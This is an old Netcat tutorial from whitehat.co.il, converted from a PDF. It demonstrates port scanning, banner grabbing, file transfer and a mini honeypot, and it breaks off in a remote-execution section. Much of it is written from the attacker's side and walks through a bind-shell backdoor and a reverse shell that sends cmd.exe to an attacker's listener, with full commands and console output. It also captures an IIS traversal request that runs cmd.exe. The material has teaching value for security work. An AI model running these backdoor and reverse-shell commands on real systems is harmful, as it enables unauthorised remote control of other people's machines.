

*A [www.whitehat.co.il](http://www.whitehat.co.il) Tutorial*

*Netcat 101*

*(or YANT - Yet Another Netcat Tutorial)*

*[muts@whitehat.co.il](mailto:muts@whitehat.co.il)*



# NetCat 101

The "Swiss Army Knife" - [muts@whitehat.co.il](mailto:muts@whitehat.co.il)


## Description

Netcat is a utility that is able to write and read data across TCP and UDP network connections. If you are responsible for network or system security it essential that you understand the capabilities of Netcat.

Netcat can be used as port scanner, a backdoor, a port redirector, a port listener and lots of other cool things too. It's not always the best tool for the job, but if I was stranded on an island, I'd take Netcat with me.

## Port scanning with Netcat

A port scanning example command line from Hobbit is "nc -v -w 2 -z target 20-30". Netcat will try connecting to every port between 20 and 30 (inclusive) at the target, and will inform you about an FTP server, telnet server, and mailer along the way. The `-z` switch prevents sending any data to a TCP connection and very limited probe data to a UDP connection, and is thus useful as a fast scanning mode just to see what ports the target is listening on. To limit scanning speed if desired, `-i` will insert a delay between each port probe. Even though Netcat can be used for port scanning it isn't its strength. The following is a command line example for scanning ports 1-200 on 192.168.1.67.



```
D:\>nc -v -w2 -z 192.168.1.100 1-200
W2KSP0 [192.168.1.100] 139 (netbios-ssn) open
W2KSP0 [192.168.1.100] 135 (epmap) open
W2KSP0 [192.168.1.100] 80 (http) open
W2KSP0 [192.168.1.100] 25 (smtp) open
W2KSP0 [192.168.1.100] 21 (ftp) open


D:\>
```

**Attacker Command line :** `nc -v -w2 -z <target ip> <port range>`

We can see that ports 139, 135, 80 and 25, 21 are open.

## Banner Grabbing with Netcat

Due to Netcat's simplicity, it can also function as a banner grabber. For example, if we now want to enumerate 192.168.1.67, we can attempt to read the port banners, and make a guess at the underlying OS. We will attempt to grab the banners from port 21, 25 and 80.



```
C:\>nc -nv 192.168.1.100 21
<UNKNOWN> [192.168.1.100] 21 (?) open
220 w2ksp0 Microsoft FTP Service (Version 5.0).
^C
D:\>nc -nv 192.168.1.100 80
<UNKNOWN> [192.168.1.100] 80 (?) open

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sun, 12 Mar 2000 01:36:23 GMT
Content-Type: text/html
Content-Length: 87


<html><head><title>Error</title></head><body>The parameter i
s incorrect. </body></html>
D:\>nc -nv 192.168.1.100 25
<UNKNOWN> [192.168.1.100] 25 (?) open
220 w2ksp0 Microsoft ESMTPL MAIL Service, Version: 5.0.2172.1
  ready at Sat, 11 Mar 2000 17:36:35 -0800
^C
D:\>
```

**Attacker Command line :** `nc -nv <target ip> <port>`

We identify (what appears to be) IIS 5.0 on port 80, and ESMTPL Mail service version 5.0, which suggests this is Windows 2000.

## Netcat as a BackDoor (Connect Shell)

NetCat can act as a basic backdoor on a compromised system. In order for to work, we need netcat on both our attacking computer **and** victim computer (Client / Server relationship). It doesn't really matter *how* we got nc.exe on the Victim Server, after all this is a **NetCat** overview...



```
C:\WINNT\System32\cmd.exe - nc -lvp 10001 -d -e cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 192.168.1.100
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :


C:\>nc -lvp 10001 -d -e cmd.exe
```

**On the Victim Server:** `nc.exe -lvp 10001 -d -e cmd.exe`

Here's what that command does:

- nc - tells Windows to run the nc.exe file with the following arguments:
- l Tells netcat to listen on the specified port number
- p Specifies a port to listen for a connection on
- d Tells Netcat to detach from the process we want it to run.
- e Tells what program to run once the port is connected to (cmd.exe)

Once this command is issued on the Victim Server, we can attempt to connect to it on port 10001, using netcat as our client. The following screenshot illustrates the shell we obtained by connecting to port 10001.



```
Command Prompt - nc -nv 192.168.1.100 10001

D:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Broadcom:

    Connection-specific DNS Suffix . : 
    IP Address. . . . . : 192.168.1.50
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.138

D:\>nc -nv 192.168.1.100 10001
<UNKNOWN> [192.168.1.100] 10001 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
<C> Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix . : 
    IP Address. . . . . : 192.168.1.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\>
```

**On the Attacking System:** `nc.exe -nv <target ip> <port>`

## Netcat as a Reverse BackDoor (Reverse Shell)

Netcat can also "send" a shell to another instance of a listening Netcat session. This is especially useful if the attacked machine is behind a firewall or otherwise nat'ed. On our attacking computer, we set netcat to listen on port 443 (for example):



```
C:\ Command Prompt - nc -lvp 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

d:\tools>ipconfig

Windows 2000 IP Configuration


Ethernet adapter Broadcom:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.50
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.138

d:\tools>nc -lvp 443
listening on [any] 443 ...
```

On the Attacking System: `nc.exe -lvp <port>`

While on the attacking machine, we instruct netcat to send a shell to the attackers IP and specified port:



```
C:\WINNT\System32\cmd.exe - nc -nv 192.168.1.50 443 -d -e cmd.exe

C:\>ipconfig

Windows 2000 IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.100
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

C:\>nc -nv 192.168.1.50 443 -d -e cmd.exe
```

**On the Victim System:** `nc.exe -nv <ip> <port> -d -e cmd.exe`

Once the command is executed, we immediately see the victim computers' command prompt appear:



```
Command Prompt - nc -lvp 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

d:\tools>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Broadcom:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 192.168.1.50
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.138

d:\tools>nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.50] from W2KSP0 [192.168.1.100] 1030
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 192.168.1.100
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :

C:\>
```

## Transferring files using Netcat

Let's look at other possibilities Netcat can provide. Say we wanted to transfer a file called `hack.txt` to the IIS server, and for some reason we don't want to (or can't) TFTP the file. We can use Netcat to transfer files from one system to another. To receive a file named `hack.txt` on the destination system start Netcat on the Victim server with the following command:




```
C:\WINNT\System32\cmd.exe - nc -lvp 5567
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -lvp 5567 >hack.txt
listening on [any] 5567 ...
```

**On the Victim System:** `nc -l -p 1234 >hack.txt`

On our source system (the attacking computer) we send a file named `hack.txt` to the Victim machine with the following command:



```
Command Prompt

d:\data\tools>echo this is hack.txt >hack.txt

d:\data\tools>nc -nv 192.168.1.151 5567 < hack.txt
<UNKNOWN> [192.168.1.151] 5567 (?) open
^C
d:\data\tools>
```


**On the Attacking System:** `nc -nv destination 1234 <hack.txt`

Issue a `^C` on the source system and your done. Be sure to check the file to be sure it is the same size as the original.



## Netcat as a mini Honeypot

You can use netcat as a simplistic honeypot, where netcat listens on a port, and displays the traffic arriving at that port. You can even "emulate" basic banners, as shown in the following example – which demonstrates an IIS file traversal attack capture on port 80:




```
Command Prompt
d:\tools>type iis.txt
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 16 Mar 2004 04:13:23 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect.</bod
d:\tools>
d:\tools>nc -lvp 80 < iis.txt
listening on [any] 80 ...
connect to [127.0.0.1] from a7b14ef121084c6 [127.0.0.1] 3203
GET /..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.
nd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*
Accept-Language: he
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 127.0.0.1
Connection: Keep-Alive

sent 223, rcvd 403
d:\tools>_
```

## Remote Execution with Netcat


One of the site members in [www.whitehat.co.il](http://www.whitehat.co.il) (meinaeiner) pointed out, that netcat can also be used to execute files on a remote machine. This can be done by passing commands to the remote cmd.exe.



```
Command Prompt - nc -lvp 3324 -e cmd.exe
d:\data\tools>nc -lvp 3324 -e cmd.exe
